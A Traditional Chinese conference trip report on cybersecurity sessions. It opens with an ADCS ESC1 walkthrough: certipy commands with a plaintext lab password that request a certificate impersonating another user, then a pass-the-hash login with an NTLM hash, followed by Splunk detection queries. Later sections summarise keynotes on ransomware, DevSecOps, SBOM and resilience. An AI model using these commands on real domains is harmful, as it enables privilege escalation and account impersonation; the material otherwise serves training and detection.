ADCS（Active Directory Certificate Services）是 Windows Server 中的一個角色，用於託管和管理數位憑證。在 ADCS 環境中，"ESC1 Template Attack" 是指一種攻擊，旨在利用特定的憑證模板（Template）來實施攻擊，通過這種攻擊進行潛在的資訊泄露或提升特權。

2.8.1 ADCS ESC1 Template Attack

```
certipy find -u margo.wallace@emc.local -p 'Iamgod!' -dc-ip 10.1.1.10
```

1. Open the 2023....txt file created
2. Identify the FAKE certificate that is vulnerable to ESC1
3. Identify the CA Name
4. Perform the ESC1 attack

```
certipy req -u 'margo.wallace@emc.local' -p 'Iamgod!' -ca emc-CA -
target ca.emc.local -template FAKE -upn dade.murphy@emc.local
```

5. Authenticate with the pfx

```
certipy auth -pfx dade.murphy_gibson.pfx -dc-ip 10.1.1.10
```

6. Use NTLM to Authenticate with CME

```
cme smb -u 'dade.murphy' -H ea1dfba79433be6a390c1f4501aa6845 -
d emc 10.1.1.10
```

在 ADCS（Active Directory Certificate Services）環境中，檢測憑證建立活動是一項重要的安全措施，可以協助組織識別和監控新憑證的產生，以確保這些活動是合法的並符合安全政策。憑證建立活動的檢測方法，在 ADCS 伺服器上啟用並監控相關事件日誌，特別是憑證伺服器和憑證授權伺服器上的事件。關注特定事件 ID，如憑證請求、簽發、拒絕等。使用安全資訊和事件管理（SIEM）解決方案，將各種日誌源的資訊集中管理，並設定警報以監控潛在的憑證建立活動。使用專門的憑證伺服器監控工具，這些工具可以提供關於憑證建立和簽發活動的即時資訊。

```
index=main EventCode=5136 LDAP_Display_Name="userCertificate"
| eval Operation_Type=mvindex(Type,2)
| table _time, host, Account_Name, Account_Domain,
Name, LDAP_Display_Name, Operation_Type
```

2.8.3 ADCS Certificate Creation Detection #2

```
index=main EventCode=4886
| rex field=Message "SAN\:.*upn\=(?<Requested_SAN>.+$)"
| table _time, host, Requester, Attributes, Requested_SAN
| sort -_time
```

（三）議題：新的威脅情勢（Opening Keynote - The New Threat Landscape）

本議題由 Rachel Wilson 總經理兼網路安全主管

Rachel Wilson 在摩根士丹利已經五年了，之前有 15 年時間在美國國家安全局反恐行動中，工作主要透過技術手段來獲得恐怖分子使用的設備，閱讀他們的電子郵件、電話及對它們進行地理定位資訊。在這段期間，發現有大量的網路威脅的數量來自中國及俄羅斯，於英國奧林匹克運動會中，中國試圖侵入為奧林匹克場館的計時器，而俄羅斯試圖入侵奧運藥檢記錄系統中，網路駭客的行為嚴重。而最新的資安趨勢看到網路詐騙、勒索軟體是非常的猖獗。

網路詐騙在一開始時，觀察到數百萬人次網路流量湧入數百個網域名稱中，大都是透過購買冠狀病毒 covid 疫苗的網站，看起來就像慈善機構，但他們不是慈善機構，只是網站，而設計的像慈善機構一樣，意圖來竊取受害者的信用卡及銀行憑證的資訊，人們被偷錢也不易發掘，而不知不覺成為詐騙的受害者，直到報稅的時，才發現錢沒有捐給慈善機構，而是捐給了慈善機構的海外詐騙者。而現在數量龐大的烏克蘭難民，又再次看到同樣的現象，「詐欺的慈善機構」完全利用人們想要想做善事的心理，來詐騙人們捐出辛苦

賺來的錢，因此，我們需要去選擇信譽良好的慈善機構，並且可驗證的慈善機構。

現今的勒索軟體是讓駭客進入網路系統，也許透過網路釣魚電子郵件，也許通過一次未修補的漏洞，駭客有了訪問權限，就會藉由不可撤銷地方式，加密最有價值數據，並藉由持有它要求獲取贖金。駭客入侵的方式，第一件事是確定公司或個人是怎麼運作系統，接著駭客將進入網路並竊取您重視的訊息，並加密此系統或資訊，讓受害者無法造訪的運行的生產環境，無法進行商業活動，而此第一輪勒索的贖金，是換取不賣那些敏感的東西，第二輪勒索是要求的贖金，是恢復公司或個人的系統，以便解密生產環境或作業系統的關鍵資料庫等，讓企業能繼續再次運行。第三輪勒索的贖金，駭客不會退回你的數據，而是要求每月支付保護費，以避免外傳散佈資訊，而已經有許多公司都陷入了這樣三重勒索的騙局，並處於永久支付的困境中。

如何預防或阻止勒索軟體，最重要的是，可以做些什麼事情來防止勒索軟體攻擊，首先，是避免那些網路釣魚電子郵件點擊連結並下載附件。其次，是讓所有系統得到完整的、最新的修補軟體，軟體製造商會不斷發現新缺陷、產生新修復程式碼以補丁的方式來修復新漏洞，而軟體更新及補丁何時發布是最關鍵議題。建構系統使用備份策略，擁有三份副本的保護資料，一份放置生產環境中，兩份不同副本存放於系統備份檔案及異地備份檔案中，如果發生重大事件停電將有一份實體副本，可以隨身攜帶的數據進行還原。其次是保護密碼，絕對推薦使用密碼管理器應用程式，如：lastpass、dashlane、keeper 等密碼管理程式，程式提供所有人獨特的複雜密碼，使用者的登入訊息，可以進行以加密方式為儲存後為使用者提供密碼服務，也會支援生物辨識技術，因為提供密碼的最大長度和複雜性高，或可儲存於使用者的 Word 檔案或 Excel 檔案中。

（四）議題：DevSecOps 管道是否有如預期運作？（Does Your DevSecOps Pipeline Only Function as Intended?）

本議題由 Timothy A. Chick, Carnegie Mellon 大學擔任講座

講座提到，軟體功能的成功關鍵，贏在於系統功能性和有效性，輸在資安防禦性和穩定性。今天對於軟體漏洞的處理多數業者大都利用打地鼠方法（Whack-A-Mole Approach）處理，如同地鼠一樣，出現問題時就即刻解決此問題，雖然打地鼠是不可避免的，但過程中不是錯過漏洞、就是不斷擊中同一個漏洞，而資安防禦重要的關鍵是進行漏洞的填補，因此，如何更主動地發掘漏洞，在漏洞造成損害之前解決是致關重要的議題。故美國國防部於 2020 年 6 月計劃完成了為期 8 週的「強化軟體工廠（Hardening the Software Factory）」工作，以解決累積的程式錯誤之技術議題，並解決由於過於關注交付速度而導致的安全和運行實務不足的問題。即使在相對成功的小型專案中，由於缺乏知識、經驗和參考資料等議題，但藉由充分設計和執行整合 DevSecOps 的策略，也可以滿足所有利害關係人的網路安全需求議題並得到解決。

DevSecOps 是涵蓋整個軟體生命週期的現代軟體工程實務和工具，DevSecOps 是一種文化和工程實務方式，使用自動化來打破障礙，並在軟體開發、安全和營運組織之間進行協作，讓軟體開發的過程中更快速、頻繁地將安全的基礎設施和軟體進行交付給業主，過程中包含軟體的取得和發佈，並以預透明的方式管理流程。

DevSecOps 管道試圖無縫整合發展（重視功能特徵）、安全（重視防禦性）、營運（注重穩定性）等三種軟體開發的面向，因此，DevSecOps 不僅需要平衡三個軟體開發面向，需要在時間、系統範圍、和成本限制下平衡風險、品質和效益等三要素。因此，DevSecOps 的使用面臨下面相關挑戰議題：

- **挑戰 1、連結流程、實務和工具：**用於建構產品的 DevSecOps (DSO) 管道建立不是靜態的資源。流程自動化工具必須協同工作並連接到規劃的基礎設施，基礎設施和共享服務通常由多個組織進行維護，由基礎設施雲端、工具和服務第三方等整合，其中，流程、實務和工具必須不斷發展以滿足正在建構和營運的產品的需求，因此，複雜且多元話整合相對困難。許多有效的實施方法，成功實施敏捷（Agile）和 DevSecOps 的關鍵是了解如何實例化（instantiate）敏捷宣言、敏捷原則和 DevSecOps 原則。這些原則影響軟體開發生命週期的特徵，而且不只一種方法可實施這些原則。自 2000 年以來，敏捷和 DevSecOps 方法系列不斷發展，融合了解決團隊、專案和企業級擴展問題的技術。多種方法和技術是常見的混合做法，這就是很難說一個程式是否具有「敏捷」或「正確執行 DevSecOps」的原因之一。因此，為了取得成功，無論選擇何種方法，團隊都必須選擇正確的技術來滿足組織和客戶的目的、目標和使命。
- **挑戰二、管道和產品的網路安全：**由於 DevSecOps 使用整合流程、工具和人員將業務目標、功能交付和產品緊密結合，因此增加了開發中產品的被攻擊面。DevSecOps 過程中需要管理和監控整體軟體開發生命週期的各個部分，確保產品具有足夠的安全性，且能維護管道（pipeline）在足夠安全的複雜網路下運作。將注意力聚焦於安全風險最受關注的領域，並識別需要額外緩解措施的攻擊。


軟體保障 (Software Assurance, SwA)是軟體不存在漏洞的信心程度，並且軟體會按預期方式運行，無論是有意設計到軟體中還是在其生命週期中的任何時候意外插入。而基於模型的系統工程 (MBSE)是一種形式化方法，用於支援與複雜系統開發相關的需求、設計、分析、驗證和確認。MBSE 受到業界和政府高度使用在跟踪系統複雜性上使用的一種手段。而複雜系統中資通安全議題可在系統開發過程的早期使用 MBSE 來減輕安全風險，從而使系統在設計上是安全的，這與在開發過程後期添加安全功能的常見做法形成鮮明對比。

企業架構 (EA) 和基於模型的系統工程(MBSE)應用中使用 DevSecOps CI/CD 管道，由於是複雜系統，在此定義中加入 DevSecOps 管道，可進行獨立開發、獨立維護、可能實體和邏輯部署分佈、任務專用、由互通的元件組成，讓 DevSecOps 管道是複雜的電腦資訊系統。目前使用基於模型的工程和虛擬建模工具的整體使用率有所增加。使用者包

含：空中巴士、波音、豐田、洛克希德馬丁、福特、寶潔 BAE Systems、噴射推進實驗室、MITRE、美國海軍、美國陸軍、Biotronik、Bernafon、Hospira、費城保險公司等。


利用參考架構及平台獨立模型 (PIM)使用 DevSecOps 管道方式，由於參考架構是以特定主題領域的範疇為資訊來源，可指導和約束多種架構和解決方案的落實實證化。

平台獨立模型（PIM）提供軟體工程中通用的解決方案，且可重複使用的模型，並且獨立於用於實現它的特定技術平台。



圖、利用參考架構及平台獨立模型 (PIM)架構圖

DevSecOps 平台獨立模型 (PIM)是完整設計和執行整合敏捷和 DevSecOps 策略的參考框架，以讓所有利害關係人的需求都得到滿足，並能夠以可靠、安全和永續的方式實施 DevSecOps 流程，以便充分獲得實施 DevSecOps 原則、實務和工具所帶來的靈活性和速度的好處。此方式可擴展管道所需的活動，同時提供正式的方法來建立適合組織特定要求的安全管道。



圖、架構實績與敏捷實績整合的可行性規劃圖

DevSecOps PIM 使組織、專案、團隊能夠向負責開發特定於平台的解決方案（包括：設計的系統和持續整合/持續部署（CI/CD）管道）隨著系統的發展，評估和分析替代管道功能和特性變化，將 DevSecOps 方法應用於既定軟體架構模式的複雜產品，並提供軟體資安的威脅和攻擊面分析，以建立網路保障、證明產品和 DevSecOps 管道完全沒有漏洞，並且它們按預期運行。最後，在 DevSecOps 基於軟體開發流程中導入資安技術系統的設計、實施和維護中，使用基於模型的系統工程將幫助組織建立一個值得信賴、可預測、即時反應的安全系統。

（五）議題：現實 SBOM-SBOM 的背後為何 (Realities of SBOM-What is Under the Hood of SBOM)

Hasan Yasar 教授 Carnegie Mellon 大學


「軟體正在吞噬世界」使軟體開發和互聯網生態系統的安全性和可維護性愈加重要。開源程式碼在商業程式碼中的廣泛使用率，表明許多組織依賴開源專案來建立他們的應用程式和服務。這些開源元件提供了成熟的功能和工具，顯著減少開發時間和成本。然而，這也意味著安全問題和漏洞可能會傳播到廣泛的應用中，因此需要更謹慎地管理這些元件。

由於開源軟體元件在現代軟體開發中的重要性和廣泛使用，它們提供了強大的功能和資源，但也需要組織採取積極的措施來確保其安全性和更新性。管理開源元件的安全性和維護對於減少資料外洩和入侵風險至關重要，以確保系統的穩定性和可信度。

統計數據顯示，97%商業程式碼中至少包含一些開源程式碼，這表明許多組織在其應用程式和系統中廣泛使用開源軟體。開源程式碼通常是經過廣泛測試和維護的，但這也意味著許多組織依賴於來自全球社群的程式碼，這需要積極的管理和監視。

統計數據指出，81%大多數程式庫中的開源程式碼版本都已過時，這意味著組織可能使用具有已知漏洞的軟體版本。過時的軟體版本可能容易受到攻擊，因為黑客可能已經了解了這些漏洞並知道如何利用它們。

統計數據顯示，大約 62%的數據侵犯源於受到威脅的軟體模組。這意味著黑客和攻擊者通常利用軟體漏洞，作為入侵和攻擊的一個主要入口。軟體模組的漏洞可能導致數據外洩、系統擾亂、網路攻擊等問題。



圖、開源軟體的發現的漏洞數及攻擊次數

當今的互聯網時代，軟體已經無處不在且深刻影響到我們的生活和業務。過時的軟體版本和軟體漏洞可能成為潛在的風險，對組織的資訊安全和業務運營產生嚴重影響。因此，組織需要積極管理和維護他們的軟體模組，確保它們的安全性和可靠性，以降低遭受侵犯的風險。

在數位生態系統的安全中，軟體元件扮演的關鍵角色，意味著這種廣泛使用模組發生漏洞

可能導致嚴重後果，例如 Log4j 是 Java 生態系中廣泛使用的日誌記錄庫，當此軟體元件遭到入侵時，就會危及無數的服務漏，從資料外洩和財務損失到組織聲譽受損，這突顯了需要積極的實績安全防護，包括漏洞管理、威脅偵測和事件回應。

軟體物料清單（Software Bill of Materials, SBOM）政策對於軟體供應鏈的透明度和安全性具有極其重要的作用。該政策的設計和實施能夠加強軟體供應鏈的安全性，有助於識別和管理潛在的漏洞，提高軟體的可追溯性，降低風險，並確保合規性。同時，政策中提到使用工具（如 OWASP Dependency Track）進行軟體程式的影響分析，有助於進一步提高軟體供應鏈的安全性。以下是對這些政策和實績的心得體會：

1. 軟體供應鏈是當今數位世界中的關鍵元素。企業和組織依賴各種軟體應用程式，這些軟體來自多個供應商。然而，軟體供應鏈也是潛在的風險來源，因為它可能包含漏洞或惡意程式碼，對組織的安全性和穩定性構成威脅。因此，確保軟體供應鏈的透明性和安全性至關重要。
2. BOM 政策的引入會要求供應商提供軟體的物料清單，以確保企業了解軟體的組成部分。這不僅有助於識別潛在的漏洞和風險，還有助於確保軟體的合規性。可建立一個更加透明和可控的供應鏈，幫助組織更好地處理潛在的問題。
3. 然而，SBOM 政策的實施，明確要求供應商提供 SBOM，並規定它必須符合共同的格式。這確保了 SBOM 的一致性，使不同供應商提供的資訊更容易比對和評估。還有助於確保軟體的透明度和可追溯性。

這些 SBOM 政策和實務將幫助企業建立一個更安全和可追溯的軟體供應鏈。隨著數位環境中的威脅不斷演變，這種透明性和風險評估變得至關重要，通過要求供應商提供 SBOM，並使用工具進行影響分析，企業能夠更好地處理威脅，減少漏洞，並確保其軟體供應鏈的穩定性和安全性。也能夠協助組織在軟體供應鏈管理方面提供有價值的管理。將軟體物料清單（SBOM）整合到軟體開發生命周期（SDLC）以及跨足 DevSecOps 實務中是提高軟體安全性和可追溯性的關鍵。了解如何在 DevSecOps 的上下文中建立、測試、驗證和識別 SBOM 非常重要。建立一個通用的 SBOM 格式，其中包括所有必要的 SBOM 元素。這種格式應該是可機器讀取的，在 DevSecOps 的開發軟體生命週期中實務的自動化，針對設計開發程式碼的 SBOM 政策，取得強制執行供應商 SBOM 的政策，即從供應商交付給企業的軟體必須包含一份符合共同格式的軟體物料清單（SBOM）的合約，以確保供應鏈的透明度並了解所採購的軟體的組成。要求開發者提供 SBOM 文件，以確保取得 SBOM 的責任是共享的，並提高供應鏈安全性。

（六）議題：爐邊談話（Fireside Chat Keynote）

本議題由 Iranga Kahangama 助理部長, Parham Eftekhari 副執行長

講座談到中國和俄羅斯等國家對網路安全的威脅，在網路間諜活動方面，這些國家可能進行網路間諜活動，在竊取機密資訊、政府機構和企業的敏感資料。因為洩漏敏感資

訊可能會損害國家的政治、經濟和國防利益會對國家安全構成威脅。在網路攻擊方面，中國和俄羅斯等國家可能進行網路攻擊，干擾其他國家的基礎設施、政府機構和企業。這種攻擊包括分散式阻斷服務（DDoS）攻擊、勒索軟體攻擊、資訊外洩和惡意軟體傳播，可能導致重大服務中斷、資料遺失和財務損失。在資訊戰與假訊息傳播方面，可能會利用網路和社群媒體傳播假訊息，用於宣傳、干擾其他國家的選舉和政治過程、或製造社會不安，以導致國家內部不穩定，對國家安全產生負面影響。在關鍵基礎設施攻擊方面，可能瞄準其他國家的關鍵基礎設施，如電力網路、供水系統和交通系統，攻擊基礎設施以對國家的日常運作和國家安全產生重大影響。因此，中國、俄羅斯和其他國家對網路安全的威脅對國家安全有嚴重影響，需要各國家和國際社會需要採取包括強化網路安全、國際合作和資訊戰略等措施來處理。

因此，公共/私人的合作夥伴關係在處理網路安全挑戰中至關重要，因為網路安全問題涉及各種不同的利害關係人，包括政府機構、企業、非營利組織和個人。而公共/私人合作夥伴關係在網路安全方面有相關合作議題上，在共同威脅感知方面，政府和私人部門通常都面臨相似的網路威脅，如網路攻擊、資料外洩和惡意軟體。透過合作，雙方可以分享情報和威脅訊息，更了解威脅的本質和演化，從而更有效地處理。在法規遵循方面，政府在網路安全領域可以設定法規和標準，以確保私部門採取必要的安全措施來保護其係統和使用者的資料。私人部門需要遵守這些法規，而政府需要監督合規性。在資訊共享方面，共享威脅情報和最佳實務對於識別和緩解網路威脅至關重要。公共和私人部門可以共同建立資訊共享平台，以更好地處理威脅。在技術創新方面，私人部門通常處於網路安全技術創新的前沿。政府可以與私人部門合作，以推動研發和部署新的安全解決方案，從而提高國家的網路安全水準。因此，公共/私人合作夥伴關係是處理網路安全挑戰的必要手段，能夠更全面地理解、預防和處理威脅，確保網路安全得到充分保護，並維護國家和公共利益。這種合作需要協調、透明和互信，以有效地處理不斷演變的網路威脅。


（七）議題：如何制定有效且有韌性的網路安全計劃（How to develop an effective and resilient cyber security program）

本議題由 Tiffany Kleemann 常務董事

講座談到，網路風險不僅僅是一個技術問題，也是一種策略性業務風險，會持續影響組織的各個方面，隨著世界變得更加互聯，網路威脅的數量和複雜性都在增加，超越組織的 IT 環境，且深入公司銷售和製造的產品以及提供的服務。而網路風險是多維的、跨領域的，組織在「融入」網路的同時，網路安全不應該是事後「補強」的，而必須被「融入」為組織文化的核心要素，作為公司董事會成員，需要對公司敏感及有價值的資訊，有更高的權限管理方式，意味著「網路風險」包括法律遵守也須成為公司高價值目標。

由於日益複雜的威脅行為、及不斷提升的技術帶來了嚴峻的挑戰，資安威脅行為和網路攻擊每年都變得越來越複雜，依據 CrowdStrike 報告互動式電子犯罪入侵活動的平均爆

發時間從 2021 年的 98 分鐘下降到 2022 年的 84 分鐘。在 Verizon 報告中身分驗證系統受入侵是最常見的方式，且有 80%攻擊成功的機會。而 Checkpoint 報告指出雲端攻擊增加了 630%，而大部分是由雲端基礎設施配置錯誤所造成的。自 COVID-19 以來，有超過 50% 的公司領導者擔心遠距工作所帶來的第三方網路風險，有 37%的全球組織表示，2021 年有受到某種形式勒索軟體攻擊的受害者，而公司遭受勒索軟體攻擊後平均經歷 22 天的停機時間，如下圖所示。而 Deloitte 預估到 2025 年，每年網路攻擊造成的損失將達到 10.5 兆美元，其中資料外洩的平均成本將達到 380 萬美元。雖然，在預防和檢測方面的資源投入都很重要，但很難跟上資安威脅技術擴散的步伐，因此，公司必須將資源分配部分額度用於韌性和復原。




圖、企業資安威脅、恢復及預算分配統計情況

儘管 77%受訪的組織表示，對公司從勒索軟體中恢復的能力充滿信心，然而，現實是 Deloitte 與多家客戶合作發現，這種信心是沒有根據的，因為復甦並未考慮人員資安薄弱造成的影響、利害關係人的期望過高、傳統的業務連續性 (Business continuity, BC)和很少經過測試的災難復原(disaster recovery, DR)解決方案、及努力識別後仍然存在的重大剩餘風險。而且也實際發生了一些資安風險，導致全球最大貨櫃船運業者穆勒-馬士基（Moller-Maersk）遭惡意程式 NotPetya 入侵網路攻擊造成 3 億美元的損失，之後，Soren Skou（執行長）表示：這是一次相當令人震驚的經歷。由於電子郵件失效了，該公司最終不得不在私人手機上使用 WhatsApp。有 30%的公司遭受重大網路攻擊的組織將花費兩個多月的時間清理備份系統和數據，從而導致恢復延遲。

組織核心業務服務的不可用或嚴重中斷可能會對消費者或市場參與者造成無法容忍的傷害。因此，組織需要定義基本商業服務範疇，並規劃風險範圍和容忍度，在基本商業服務上，依據事件發生期間和事件發生後的組織生存能力。在關鍵業務服務上，規劃恢復的

優先順序，處理恢復合規性和穩定性。在啟用商業服務上，針對非優先或支援服務進行復原，以恢復市場獲利優勢。在企業全面復工上，全面恢復整個組織能力、資產、人員等項目運行。當組織遭受到破壞性網路攻擊時，組織需要進行調查和取證分析，然後才能過渡到深思熟慮且漫長的復原過程，在這段期間組織業務會受到干擾。故組織需要制定緊急應變計劃，並分成 5 個階段進行規劃：

1. 事件發生（開始調查）：思考如何連接危機和網路回應溝通管道？是否有執行過這些計劃的演練經驗？
2. 應急計劃（已啟動）：完成調查和回應資安活動的時間，很大程度上取決於網路事件的影響。而在此時間商業和技術環境失效，需思考組織如何繼續操作交易、資金流動、證券流動、及監管活動？要使這些操作成為可能，必須滿足什麼條件？能在這種環境下工作多久？等問題。
3. 恢復（程序開始）：需要考慮哪些服務必須先恢復？要恢復服務必須滿足什麼條件？應用程式和資料是否在網路保險庫中受到保護？
4. 營運降級（已恢復）：需要思考哪些服務必須在威脅破壞期間保持運行，從而透過活動進行轉變復原？哪些服務可能無法恢復？
5. 接近復原（新常態）：此階段已恢復營運，需要了解客戶、合作夥伴、監管機構對在此次事件中的期望是什麼？管理這些期望的計劃為何？



圖、組織緊急應變計劃程序

企業資安最終規則的重點是改善及標準化與相關網路安全事件揭露、及網路安全風險管理、策略和治理的報告。所有類型的資安申報人都受到最終規則的影響，法規上的配合事項：

1. 網路安全事件揭露：根據重要性確定，在規定的工作天內通報「重大」網路安全事件，不得無理拖延。描述事件的重大影響、合理可能的重大影響、性質、範圍和時間安排。


2. 網路安全風險揭露、管理、策略：揭露評估、識別和管理網路安全威脅重大風險的流程。揭露網路安全計畫是否聘請顧問、稽核員或其他第三方，以及識別和管理第三方風險的流程。
3. 網路安全治理揭露：描述董事會對網路安全威脅風險的監督，並確定負責監督的委員會或小組委員會，以及通知此類委員會的流程。描述管理委員會/職位以及評估和管理網路風險的經驗。

